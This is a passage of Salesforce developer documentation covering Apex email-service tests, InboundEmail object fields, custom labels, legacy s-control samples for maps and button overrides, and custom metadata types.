
```
        unsubscribe unsubscribeObj = new unsubscribe();
        unsubscribeObj.handleInboundEmail(email, env );

    }

    static testMethod void testUnsubscribe2() {

        // Create a new email and envelope object.
        Messaging.InboundEmail email = new Messaging.InboundEmail();
        Messaging.InboundEnvelope env = new Messaging.InboundEnvelope();

        // Create a new test lead and insert it in the test method.
        Lead l = new lead(firstName='john',
                 lastName='smith',
                 Company='Salesforce',
                 Email='user@acme.com',
                 HasOptedOutOfEmail=false);
        insert l;

        // Create a new test contact and insert it in the test method.
        Contact c = new Contact(firstName='john',
                     lastName='smith',
                     Email='user@acme.com',
                     HasOptedOutOfEmail=false);
        insert c;

        // Test with a subject that does not contain "unsubscribe."
        email.subject = 'test';
        env.fromAddress = 'user@acme.com';

        // Call the class and test it with the data in the test method.
        unsubscribe unsubscribeObj = new unsubscribe();
        unsubscribeObj.handleInboundEmail(email, env );
    }
}
```

InboundEmail Object

An InboundEmail object has the following fields.

Name	Type	Description
binaryAttachments	InboundEmail.BinaryAttachment[]	A list of binary attachments received with the email, if any. Examples of binary attachments include image, audio, application, and video files.
ccAddresses	String[]	A list of carbon copy (CC) addresses, if any.
fromAddress	String	The email address that appears in the From field.
fromName	String	The name that appears in the From field, if any.
headers	InboundEmail.Header[]	A list of the RFC 2822 headers in the email, including: • Received from • Custom headers • Message-ID • Date
htmlBody	String	The HTML version of the email, if specified by the sender.
htmlBodyIsTruncated	Boolean	Indicates whether the HTML body text is truncated (`true`) or not (`false` .)
inReplyTo	String	The In-Reply-To field of the incoming email. Identifies the email or emails to which this one is a reply (parent emails). Contains the parent email or emails' message-IDs.
messageId	String	The Message-ID–the incoming email's unique identifier.
plainTextBody	String	The plain text version of the email, if specified by the sender.
plainTextBodyIsTruncated	Boolean	Indicates whether the plain body text is truncated (`true`) or not (`false` .)
references	String []	The References field of the incoming email. Identifies an email thread. Contains a list of the parent emails' References and message IDs, and possibly the In-Reply-To fields.

Name	Type	Description
replyTo	String	The email address that appears in the reply-to header. If there is no reply-to header, this field is identical to the **fromAddress** field.
subject	String	The subject line of the email, if any.
textAttachments	InboundEmail.TextAttachment[]	A list of text attachments received with the email, if any. The text attachments can be any of the following: • Attachments with a Multipurpose Internet Mail Extension (MIME) type of `text` • Attachments with a MIME type of `application/octet-stream` and a file name that ends with either a `.vcf` or `.vcs` extension. These are saved as `text/x-vcard` and `text/calendar` MIME types, respectively.
toAddresses	String[]	The email address that appears in the **To** field.

InboundEmail.Header Object

An InboundEmail object stores RFC 2822 email header information in an InboundEmail.Header object with the following fields.

Name	Type	Description
name	String	The name of the header parameter, such as `Date` or `Message-ID`.
value	String	The value of the header.

InboundEmail.BinaryAttachment Object

An InboundEmail object stores binary attachments in an InboundEmail.BinaryAttachment object.

Examples of binary attachments include image, audio, application, and video files.

An InboundEmail.BinaryAttachment object has the following fields.

Name	Type	Description
body	Blob	The body of the attachment.
fileName	String	The name of the attached file.
mimeTypeSubType	String	The primary and sub MIME-type.

InboundEmail.TextAttachment Object

An InboundEmail object stores text attachments in an InboundEmail.TextAttachment object.

The text attachments can be any of the following:

- Attachments with a Multipurpose Internet Mail Extension (MIME) type of `text`
- Attachments with a MIME type of `application/octet-stream` and a file name that ends with either a `.vcf` or `.vcs` extension. These are saved as `text/x-vcard` and `text/calendar` MIME types, respectively.

An InboundEmail.TextAttachment object has the following fields.

Name	Type	Description
body	String	The body of the attachment.
bodyIsTruncated	Boolean	Indicates whether the attachment body text is truncated (`true`) or not (`false` .)
charset	String	The original character set of the body field. The body is re-encoded as UTF-8 as input to the Apex method.
fileName	String	The name of the attached file.
mimeTypeSubType	String	The primary and sub MIME-type.

InboundEmailResult Object

The InboundEmailResult object is used to return the result of the email service. If this object is null, the result is assumed to be successful. The InboundEmailResult object has the following fields.

Name	Type	Description
success	Boolean	A value that indicates whether the email was successfully

Name	Type	Description
		processed. If `false`, Salesforce rejects the inbound email and sends a reply email to the original sender containing the message specified in the **Message** field.
message	String	A message that Salesforce returns in the body of a reply email. This field can be populated with text irrespective of the value returned by the **Success** field.

InboundEnvelope Object

The InboundEnvelope object stores the envelope information associated with the inbound email, and has the following fields.

Name	Type	Description
toAddress	String	The name that appears in the **To** field of the envelope, if any.
fromAddress	String	The name that appears in the **From** field of the envelope, if any.

See Also

- What Are Email Services?
- Define Email Service Addresses
- Define Email Services
- Email Services
- Apex Code Overview

Custom Labels

Custom labels enable developers to create multilingual applications by automatically presenting information (for example, help text or error messages) in a user's native language. Custom labels are custom text values that can be accessed from Apex classes, Visualforce pages, Lightning pages, or Lightning components. The values can be translated into any language Salesforce supports.

REQUIRED EDITIONS

Available in: both Salesforce Classic and Lightning Experience
Available in: **Developer**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS NEEDED	
Create, edit, or delete custom labels:	Customize Application
Create or override a translation:	Manage Translation OR View Setup and Configuration and be designated as a translator

You can create up to 5,000 custom labels for your organization, and they can be up to 1,000 characters in length. Custom labels from managed packages don't count toward this limit.

To access custom labels, from Setup, enter *Custom Labels* in the Quick Find box, then select **Custom Labels**.

How you add a custom label to your application depends on the user interface. For more information on the following syntax, see the corresponding developer guides.

- In Apex use the `System.Label.Label_name` syntax. You can also use methods in the `System.Label` class to check for and retrieve translated labels. To check if translation exists for a label and language in a namespace, use `translationExists(namespace, label, language)`. To retrieve the label for a default language setting or for a language and namespace, use `get(namespace, label, language)`.
- In Flow Builder, use the `$Label` global variable.
- In Visualforce, use the `$Label` global variable.
- In Aura components, use the `$Label.c.labelName` syntax for the default namespace or `$Label.namespace.labelName` if your org has a namespace or to access a label in a managed package.
- In Lightning web components, import the label using the `@salesforce/label/namespace.Label_name` syntax.
- In Lightning App Builder component labels and attributes, use the `{!$Label.customLabelName}` expression.

Include the label in your application when you package it for the AppExchange.

Tip If a custom label has translations, include the translations in a package by explicitly packaging the desired languages.

Create and Edit Custom Labels

Create custom labels that can be referenced from Apex classes, Visualforce pages, Lightning pages, or Lightning components to make an app multilingual.

Translate Custom Labels

Translations for custom labels determine what text to display for the label's value when a user's default

language is the translation language.

See Also

- Create and Edit Custom Labels
- *Lightning Aura Components Developer Guide*: Using Custom Labels
- *Lightning Web Components Developer Guide*: Access Labels
- *Apex Reference Guide*: Label Class

Create and Edit Custom Labels

Create custom labels that can be referenced from Apex classes, Visualforce pages, Lightning pages, or Lightning components to make an app multilingual.

REQUIRED EDITIONS

Available in: both Salesforce Classic and Lightning Experience
Available in: **Developer**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS NEEDED	
Create, edit, or delete custom labels:	Customize Application
Create or override a translation:	Manage Translation OR View Setup and Configuration and be designated as a translator

Note You can't edit the attributes of custom labels installed as part of a managed package. You can only override the existing translations or provide new translations for languages not included in the package.

1. From Setup, in the Quick Find box, enter `Custom Labels`, then select **Custom Labels**.
2. To create a label, click **New Custom Label**. To edit a label, click **Edit** next to the custom label.
3. In the Short Description field, enter an easily recognizable term to identify this custom label. This description is used in merge fields. You can't change the language of an existing custom label.
4. If you're creating a custom label: In the Name field, enter the name the label uses. This value is used in Apex and Visualforce pages to reference the custom label. Names must contain only alphanumeric characters, start with a letter, contain no spaces or double underscores, and be unique from all other labels in your org.
5. To mark the custom label as protected, select **Protected Component**.
6. For Categories, enter text to categorize the label. This field can be used in filter criteria when creating custom label list views. Separate each category with a comma. The total number of characters allowed in the Categories text box is 255.

7. In the Value text box, enter text up to 1,000 characters. This value can be translated into any language that Salesforce supports. It can take a few minutes before all users see changes you make to this field.
8. Save the label.

See Also

Translate Custom Labels
Custom Labels

Translate Custom Labels

Translations for custom labels determine what text to display for the label's value when a user's default language is the translation language.

REQUIRED EDITIONS

Available in: both Salesforce Classic and Lightning Experience
Available in: **Developer**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS NEEDED	
Create, edit, or delete custom labels:	Customize Application
Create or override a translation:	Manage Translation OR View Setup and Configuration and be designated as a translator

Note You can't delete custom labels installed as part of a managed package, or that are referenced by Apex or a Visualforce page. You can only override the existing translations.

To translate custom labels from Translation Workbench, visit Translate Metadata Labels in Salesforce Help.

To translate custom labels from Setup, take these steps.

1. From Setup, in the Quick Find box, enter `Custom Labels`, then select **Custom Labels**.
2. Select the name of the custom label to open.
3. In the Translations related list, click **New** to enter a new translation or **Edit** next to the language to change a translation.
4. Select the Language you are translating into.
5. In the Translation Text field, enter the translated value. This text overrides the value specified in the label's Value field when a user's default language is the translation language.
6. Save your changes.

Note When you package an app that uses custom labels with translations, include the translations by explicitly packaging the desired languages.

See Also

Create and Edit Custom Labels
Custom Labels

Defining Custom S-Controls

S-controls provide a flexible, open means of extending the Salesforce user interface, including the ability to create and display your own custom data forms.

REQUIRED EDITIONS

Available in: Salesforce Classic
Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS NEEDED	
To create, edit, and delete custom s-controls:	Customize Application

Important Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected and can still be edited.

An s-control can contain any type of content that you can display or run in a browser, for example, a Java applet, an ActiveX control, an Excel file, or a custom HTML Web form.

The custom s-control library is a place where you can store and upload content for use in many areas within Salesforce such as, custom links, Web tabs, custom buttons, and dashboards.

1. From Setup, enter *S-Controls* in the **Quick Find** box, then select **S-Controls**.
2. To create a new custom s-control, click **New Custom S-Control**.
3. To change an existing custom s-control, click **Edit**.
4. Enter s-control attributes.
5. To validate all Salesforce merge fields and functions, click **Check Syntax**.
6. Click **Save** when you finish or click **Quick Save** to save and continue editing.

   Note If you have a namespace prefix and your s-control references merge fields without their namespace prefix, Salesforce automatically prepends them with your namespace prefix.
7. Create a custom button or link to display the custom s-control to your users. Alternatively, create a Web tab using the custom s-control, add the s-control to a page layout, or add the s-control to a dashboard. You can also use an s-control as online help content for a custom object.

About S-Controls

Use s-controls to add your own functionality to your Salesforce organization. Whether you are

integrating a hosted application of your own or are extending your current Salesforce user interface, use s-controls to store your code or refer to code elsewhere. Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form.

View and Edit S-Controls
View and make changes to the details of a custom s-control.

Custom S-Control Attributes
Find out about custom S-Control attributes.

Delete Custom S-Controls
S-controls provide a flexible, open means of extending the Salesforce user interface, including the ability to create and display your own custom data forms.

Tips on Building S-Controls
Use these tips when building s-controls.

Useful S-Controls
Use these samples to get started using s-controls.

Merge Fields for S-Controls
A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

How Do Visualforce Pages Compare to S-Controls?
Visualforce pages are considered the next-generation of s-controls and should be used instead of s-controls whenever possible, both for their increased performance and the ease with which they can be written.

See Also
- About S-Controls
- View and Edit S-Controls
- Useful S-Controls

About S-Controls

Use s-controls to add your own functionality to your Salesforce organization. Whether you are integrating a hosted application of your own or are extending your current Salesforce user interface, use s-controls to store your code or refer to code elsewhere. Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form.

REQUIRED EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Important Visualforce pages supersede s-controls. Organizations that haven't previously used s-

controls can't create them. Existing s-controls are unaffected and can still be edited.

Considerations for S-Controls in Salesforce AppExchange Packages

If you are developing Salesforce AppExchange packages with s-controls or are planning to install a AppExchange package with s-controls, you should be aware of the following limitations:

- For packages you are developing (that is, not installed from AppExchange), you can only add s-controls to packages with the default **Unrestricted** API access. Once a package has an s-control, you cannot enable **Restricted** API access.
- For packages you have installed, you can enable access restrictions even if the package contains s-controls. However, access restrictions provide only limited protection for s-controls. Salesforce recommends that you understand the JavaScript in an s-control before relying on access restriction for s-control security.
- If an installed package has **Restricted** API access, upgrades will be successful only if the upgraded version does not contain any s-controls. If s-controls are present in the upgraded version, you must change the currently installed package to **Unrestricted** API access.

See Also

Defining Custom S-Controls
Useful S-Controls
How Do Visualforce Pages Compare to S-Controls?

View and Edit S-Controls

View and make changes to the details of a custom s-control.

REQUIRED EDITIONS

Available in: Salesforce Classic
Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS NEEDED	
To create, edit, and delete custom s-controls:	Customize Application

Important Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected and can still be edited.

To view the details of a custom s-control, from Setup, enter *S-Controls* in the **Quick Find** box, then select **S-Controls** and select the s-control name.

- To make changes to an s-control, click **Edit**.

- To remove an s-control, click **Del**.
- To view a list of other components in Salesforce that reference the s-control, click **Where is this used?**.

Custom S-Control Attributes

Find out about custom S-Control attributes.

REQUIRED EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Attribute Name	Description
Label	The text that displays on page layouts for embedded s-controls.
S-Control Name	The unique name for the s-control. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Type	Determines how you plan to use the s-control. **HTML** Select this option if you want to enter the content for your s-control in the **Content** area. **URL** Select this option if you want to enter the link or URL of an external website in the **Content** area. **Snippet** Snippets are s-controls that are designed to be included in other s-controls. Select this option if you want to enter the content for your s-control snippet in the **Content** area.
Description	Text that describes the s-control. This only displays to administrators.
Content	Enter the content or source for your s-control. You can enter up to 1 million characters. The HTML code defines exactly how your users should view the custom s-control.

Attribute Name	Description

	• If you are building a formula in the **Advanced Formula** tab or for approvals or rules, such as workflow, validation, assignment, auto-response, or escalation, click **Insert Field**, choose a field, and click **Insert**.
	To create a basic formula that passes specific Salesforce data, select the **Simple Formula** tab, choose the field type in the **Select Field Type** drop-down list, and choose one of the fields listed in the **Insert Field** drop-down list. Build cross-object formulas to span to related objects and reference merge fields on those objects.
	• To insert an operator, choose the appropriate operator icon from the **Insert Operator** drop-down list.
	• To insert a function, double-click its name in the list, or select it and click **Insert Selected Function**. To filter the list of functions, choose a category from the **Functions** drop-down list. Select a function and click **Help on this function** to view a description and examples of formulas using that function.
	• To reference a file that you uploaded in the **Filename** field as part of the custom s-control, select Custom S-Control from the **Select Field Type** drop-down list, and choose Custom S-Control URL to get the merge field for it. For a Java applet, you can also use the **{!Scontrol_JavaCodebase}** merge field and the **{!Scontrol_JavaArchive}** merge field.
	• To insert activity merge fields, select **Event** or **Task** from **Select Field Type**.
	
	Internet standards require special encoding for URLs. Salesforce encodes the text from any merge field you insert into a link. Encode extra text in your link manually. For example, to generate the following URL:
	
	`http://www.google.com/search?q={!user.name} Steve Mark 50%`
	
	`http://www.google.com/search?q={!user.name}+Steve+Mark+50%25`
	
	Salesforce strips double quotes from URLs when the content source is a URL. If you must use double quotes, encode them manually. For example, to generate the URL `http://www.google.com/search?q="salesforce+foundation"`, use this content: `http://www.google.com/search?q=%22salesforce+foundation%22`

Filename	Upload a file to display when you add this custom s-control to a custom link. The file can contain a Java applet, Active-X control, or any other type of content. This option applies to HTML s-controls only.
Prebuild In Page	This option keeps the s-control in memory, which may improve performance

Attribute Name	Description
	when the page is reloaded because the s-control does not have to be reloaded. This option applies to HTML s-controls only.
Encoding	The default encoding setting is Unicode (UTF-8). Change it if you are passing information to a URL that requires data in a different format. This option is available when you select URL for the **Type**.

See Also

- About S-Controls
- Useful S-Controls
- Tips on Building S-Controls

Delete Custom S-Controls

S-controls provide a flexible, open means of extending the Salesforce user interface, including the ability to create and display your own custom data forms.

REQUIRED EDITIONS

Available in: Salesforce Classic
Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS NEEDED	
To create, edit, and delete custom s-controls:	Customize Application

Important Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected and can still be edited.

To delete a custom s-control:

1. First, ensure that the s-control isn't used by other components: from Setup, enter *S-Controls* in the **Quick Find** box, then select **S-Controls**, select the s-control, and then click **Where is this used?**.
2. Click **S-Controls** again.
3. Click **Del** next to the custom s-control you want to delete.
4. Click **OK** to confirm.

Note You cannot delete a custom s-control that is used elsewhere in Salesforce. Deleted s-controls do not go into the Recycle Bin.

Tips on Building S-Controls

Use these tips when building s-controls.

REQUIRED EDITIONS

Available in: Salesforce Classic
Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS NEEDED	
To create, edit, and delete custom s-controls:	Customize Application

Important Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

- If you create a URL s-control, do not select **Show Section Heading on Detail Page** in the page layout section where you put the s-control. This option in conjunction with collapsible sections causes some problems in certain browsers.
- Use global variables to access special merge fields for components like custom buttons, links, and s-controls. For example, the `$Request` global variable allows you to access query parameters inside a snippet, s-control, or custom button.
- Use the **{!$Organization.UISkin}** merge field in your s-control to retrieve the User Interface Theme that the organization has selected. The Theme1 value for this merge field represents the Salesforce Classic theme and Theme2 represents the Salesforce theme.
- S-controls use the {! and } characters (previously used to surround merge fields in formulas) to enclose an expression, which can include one or more merge fields, functions, or global variables.
- When overriding an action, use the `no override` argument to prevent a recursion, indicated by empty frames on the page.
- To insert activity merge fields, select **Event** or **Task** from **Select Field Type**.

See Also

Custom S-Control Attributes
Defining Custom S-Controls

Useful S-Controls

Use these samples to get started using s-controls.

REQUIRED EDITIONS

Important Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in: Salesforce Classic

Custom buttons and links are available in: **All** Editions

S-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Overriding standard buttons and tab home pages is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Important Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

S-Controls for Detail Pages

Use the Yahoo Map API and the billing address merge fields to display a map for an account.

Yahoo Map

Use the Yahoo Map API and the billing address merge fields to display a map for an account. Use the following code in an HTML s-control and add it to your account detail page layout:

```
<html>
<head>
<script type="text/javascript"
src="http://api.maps.yahoo.com/ajaxymap?v=3.0&appid=YahooDemo">
</script>
<style type="text/css">
#mapContainer {
height: 200px;
width: 100%;
}
</style>
</head>
<body>
<div id="mapContainer"></div>
<script type="text/javascript">
// Create a map object
var map = new YMap(document.getElementById('mapContainer'));
// Display the map centered on given address
```

```
map.drawZoomAndCenter("{!Account.BillingStreet}, \
 {!Account.BillingCity},\
 {!Account.BillingState},\
 {!Account.BillingPostalCode}", 3);
// Set marker at that address
map.addMarker("{!Account.BillingStreet}, \
 {!Account.BillingCity},\
 {!Account.BillingState},\
 {!Account.BillingPostalCode}", 3);
</script>
</body>
</html>
```

S-Controls that Override Standard Buttons and Tab Home Pages

You can have your own code that you prefer to use for adding products to opportunities instead of the standard page.

Add Product Override

Use the following s-control sample to pass data values using merge fields from a record detail page into a custom s-control that overrides the **Add Product** button on the Products related list of an opportunity. This type of override illustrates how related list buttons can contain merge fields from the master object as well as the detail. For example, this code contains opportunity merge fields, which is on the master side of a master-detail relationship with opportunity products.

```
<html>
<head>
<script type="text/javascript"
src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Opportunity Info:</b>
<br>
Opportunity ID: {!Opportunity.Id}
<br>
Opportunity Name: {!Opportunity.Name}
<br>
Opportunity Record Type: {!Opportunity.RecordType}
<br>
</body>
</html>
```

To implement this functionality, create an HTML s-control with the previous content and inserting your code in the space provided. Then, override the add product action from the opportunity products object using the s-control. This example assumes you have record types on opportunities.

Note This example does not include the code to add products. The content in the body section simply illustrates how to use opportunity merge fields from the opportunity products related list. Replace the body section with your code.

Conditional Override for Editing Leads

You can override a standard action conditionally, redirecting to a standard action or custom s-control depending on certain conditions. For example, you want to use a separate s-control to edit leads when they have been open longer than 30 days. Using the following example, create an s-control to evaluate if a lead has been open longer than 30 days and, if so, run your custom s-control to edit leads. Otherwise, use the standard lead edit action.

```
<script type="text/javascript">

//determine if the lead has been open longer than 30 days
if ({!IF(ISPICKVAL( Lead.Status , "Open"), ROUND(NOW()- Lead.CreatedDate , 0),
0)} > 30)
{
//more than 30 days - display a custom scontrol page
window.location.href="{!URLFOR($SControl.EditLeadsOpenLongerThan30)}";
}
else
{
//30 days or less - display the standard edit page
window.parent.location.href="{!URLFOR($Action.Lead.Edit, Lead.Id, [retURL=URLF
OR($Action.Lead.View, Lead.Id)], true)}";
}

</script>
```

To implement this in your organization, create the s-control that you want to use to edit leads that have been open longer than 30 days. Name this s-control EditLeadsOpenLongerThan30. Next, create an s-control using the previous example code to determine if a lead has been open longer than 30 days, and, if so, override the edit action on leads using the EditLeadsOpenLongerThan30 s-control.

Note the differences between the first and second `if` statements in the previous example code. The first one is a JavaScript `if` statement that evaluates on the browser. The second is the Salesforce IF function that evaluates on the server and returns a single value–the number of days the lead has been open, or zero if the lead is not open.

Tip Use the URLFOR function in this example to build Salesforce URLs rather than specifying individual URLs to ensure they are supported across releases. To display a standard Salesforce page without invoking the override, set the *no override* argument in the URLFOR function to “true.” Also, use the `retURL` parameter in your URLFOR function to return the user to the detail page after saving.

Edit Contact Override

You can have your own code that you prefer to use for editing contacts. Use this s-control sample to pass data values using merge fields from a record detail page into a custom s-control that overrides a standard detail page button.

```
<html>
<head>
<script type="text/javascript" src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Contact Info:</b>
<br>
Contact ID: {!Contact.Id}
<br>
Contact Name: {!Contact.FirstName} {!Contact.LastName}
<br>
</body>
</html>
```

To implement this functionality, create an HTML s-control with the previous content inserting your code in the body section. Then, override the edit contact action using the s-control. This overrides the edit contact action everywhere it is available: the **Edit** button on a contact detail page, the **Edit** link on list views, and the **Edit** link on any related lists.

Note This example does not include the code to edit contacts. The code within the body section only illustrates how to use contact merge fields to display information about the contact. Replace the body section with your code.

Interrupt Override for New Accounts

Overriding standard buttons makes them unavailable in your entire Salesforce organization. However, you can override a standard action and redirect to that action from your s-control without getting into an infinite loop. For example, you can override the **New** button on accounts, perform your own custom process, and resume with the standard new account action without getting into an infinite loop. To do this, use the *no override* argument in the URLFOR function.

```
<script type="text/javascript">

alert("Hi, I am demonstrating how to interrupt New Account with an override.
Click OK to continue.");

window.parent.location.href="{! URLFOR($Action.Account.New, null, null, tru
e)}";

</script>
```

To implement this s-control, create an HTML s-control with the previous content. Then, override the new account action using the s-control.

Note The new action does not require an ID, which is why the second argument in the URLFOR function is set to `null`. This example does not require any inputs, which is why the third argument in the URLFOR function is set to `null`. The fourth argument in the URLFOR function is set to `true` to ignore the override, avoiding an infinite loop.

Conditional Accounts Tab Home Page Override

You can override a tab home page conditionally, redirecting the original tab home page to an s-control depending on certain conditions. For example, you want to display an s-control, instead of the standard Accounts tab home page, to users with a specific profile. Using the following sample code, create an s-control to display job applicant information to users with the Recruiter profile when they click the Accounts tab; for all other users, display the standard Accounts tab home page.

To implement this, first create an s-control called “ApplicantHomePage” that contains the content to display to recruiters. Next create an s-control of type HTML using the following code to implement the conditional override logic:

```
<script type="text/javascript">
//determine the user profile name
var recruiter = {!IF($Profile.Name = "Recruiter", true, false)};

//when the profile is recruiter - display a custom s-control page
if (recruiter) {
    window.parent.location.href="{! urlFor($SControl.ApplicantHomePage)}";
} else {
//when the profile is not recruiter - display the standard Accounts tab page
    window.parent.location.href="{! urlFor( $Action.Account.Tab , $ObjectTyp
e.Account,null,true)}";
}
</script>
```

Finally, override the Accounts tab to use the HTML s-control shown here. This example assumes that a profile named “Recruiter” exists in your organization.

Note $Profile merge fields are only available in Enterprise, Unlimited, Performance, and Developer Editions.

S-Controls that Include Snippets

Include snippets in your custom s-controls to reuse common code.

Including Snippets

The following example references a snippet that provides a header for a page that displays in a web tab. The page has the title “My Title.” Use the $Control global variable to reference a snippet. To implement this, create two snippets called “Resize_Iframe_head” and “Resize_Iframe_onload” and create an HTML s-control called “Resize_Iframe_sample” that includes this code.

```
<html>
    <body>
        {!INCLUDE(
            $SControl.Header_Snippet,
            [title = "My Title", theme = "modern"]
         )}
    </body>
</html>
```

Merge Fields for S-Controls

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

REQUIRED EDITIONS

Available in: Salesforce Classic
Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Important Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can’t create them. Existing s-controls are unaffected and can still be edited.

Because s-controls are the source of your object-level help content, you can use merge fields or other functions to personalize the experience. For example, you can design the custom help to address the user directly by adding the user’s name to the help page when it displays.

Tips

- To reference a file that you uploaded in the **Filename** field as part of a custom s-control, select **Custom S-Control** from the Select Field Type drop-down list, and choose **Custom S-Control URL** to get the merge field for it. For a Java applet, you can also use the `{!SControl_JavaCodebase}` and `{!SControl_JavaArchive}` merge fields.
- To insert activity merge fields, select **Event** or **Task** from the Select Field Type drop-down list. Salesforce automatically encodes the text from any merge field you insert into a link.

See Also

Defining Custom S-Controls

How Do Visualforce Pages Compare to S-Controls?

Visualforce pages are considered the next-generation of s-controls and should be used instead of s-controls whenever possible, both for their increased performance and the ease with which they can be written.

Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can’t create them. Existing s-controls are unaffected, and can still be edited.

The following table outlines the differences between Visualforce pages and s-controls.

	Visualforce Pages	**S-Controls**
Required technical skills	HTML, XML	HTML, JavaScript, Ajax Toolkit
Language style	Tag markup	Procedural code
Page override model	Assemble standard and custom components using tags	Write HTML and JavaScript for entire page
Standard Salesforce component library	Yes	No
Access to built-in platform behavior	Yes, through the standard controller	No
Data binding	Yes Developers can bind an input component (such as a text box) with a particular field (such as Account Name). If a user saves a value in that input component, it is also saved in the database.	No Developers can't bind an input component with a particular field. Instead, they must write JavaScript code that uses the API to update the database with user-specified field values.

	Visualforce Pages	S-Controls
Stylesheet inheritance	Yes	No, must bring in Salesforce stylesheets manually
Respect for field metadata, such as uniqueness	Yes, by default If a user attempts to save a record that violates uniqueness or requiredness field attributes, an error message is automatically displayed and the user can try again.	Yes, if coded in JavaScript using a `describe` API call If a user attempts to save a record that violates uniqueness or requiredness field attributes, an error message is only displayed if the s-control developer wrote code that checked those attributes.
Interaction with Apex	Direct, by binding to a custom controller	Indirect, by using Apex `webService` methods through the API
Performance	More responsive because markup is generated on the Lightning Platform	Less responsive because every call to the API requires a round trip to the server–the burden rests with the developer to tune performance
Page container	Native	In an iFrame

Custom Metadata Types

You can create your own declarative developer frameworks for internal teams, partners, and customers. Rather than building apps from data, you can build apps that are defined and driven by their own types of metadata. Metadata is the information that describes the configuration of each customer's organization.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can create, edit, and delete custom metadata type records from installed packages in: **Group** and **Professional** Editions

What are Custom Metadata Types?

Custom metadata is customizable, deployable, packageable, and upgradeable application metadata. First you create a custom metadata type, which defines the form of the application metadata. Then you build reusable functionality that determines the behavior based on metadata of that type.

Create, Edit, and Delete Custom Metadata Types and Records

You can use Setup to create, update, and delete custom metadata types and records declaratively. Use the Metadata API to perform these tasks programmatically.

Custom Metadata Relationships

Create relationships between custom metadata types, entity definitions, field definitions, or entity particles. Use relationships rather than text fields to directly reference objects, simplify your Apex code, and enforce referential integrity, for example, when packaging custom metadata types.

Custom Metadata Type Validation Rules

Validation rules verify that the data a user enters in a record meets the standards you specify before the user can save the record. A validation rule can contain a formula or expression that evaluates the data in one or more fields and returns a value of “True” or “False”. Validation rules also include an error message to display to the user when the rule returns a value of “True” due to an invalid value.

Reference Custom Metadata Type Records in Default Values

Default field values make your users more productive and decrease errors by reducing the number of fields to fill in manually. Reference a custom metadata type record in a default value. If a default field value changes, you can update it in the custom metadata type instead of updating multiple field references.

Custom Metadata Types and Advanced Formula Fields

When you create a custom metadata type, you can reference its values in an advanced formula field. If a field value changes, you can update it in the custom metadata type instead of changing multiple, hard-coded formulas. If you use packaging, define the logic you want and allow your subscribers to customize the details.

Create and Manage Custom Metadata Types Using CLI Commands

You can use the Salesforce command-line interface (CLI) to create custom metadata types, generate fields, create records, create records from a CSV file, and generate custom metadata types from an sObject.

Access Custom Metadata Records Programmatically

Use SOQL to access your custom metadata types and to retrieve the API names of the records of those types.

Control Read Access to Custom Metadata Types

Admins with the Customize Application permission can grant Read access to specific custom metadata types through profiles and permission sets.

Protection and Privacy Options for Custom Metadata Types

Manage the visibility and permissions of custom metadata types.

Package Custom Metadata Types and Records

You can package custom metadata types and records in unmanaged packages, managed packages, or managed package extensions. Your packages can then be installed in Professional, Developer, Enterprise, Performance, Unlimited, and Database.com Edition organizations.

Custom Metadata Types and Process Builder

Reference custom metadata type records from a Process Builder formula to automate your business processes, reusing functionality that you define. To change a value, you can update it in the custom metadata type instead of in your process and any hard-coded formulas that your process uses.

Deploy Custom Metadata Types and Records to Production Orgs Using Change Sets
Use change sets to deploy custom metadata types and records from a sandbox to another org. Typically you deploy the change set to a production org.

Custom Metadata Types Limitations
When using custom metadata types, be aware of these special behaviors and limitations.

Custom Metadata Allocations and Usage Calculations
Understand requirements for custom metadata types and records and how your custom metadata type usage is calculated.

What are Custom Metadata Types?

Custom metadata is customizable, deployable, packageable, and upgradeable application metadata. First you create a custom metadata type, which defines the form of the application metadata. Then you build reusable functionality that determines the behavior based on metadata of that type.

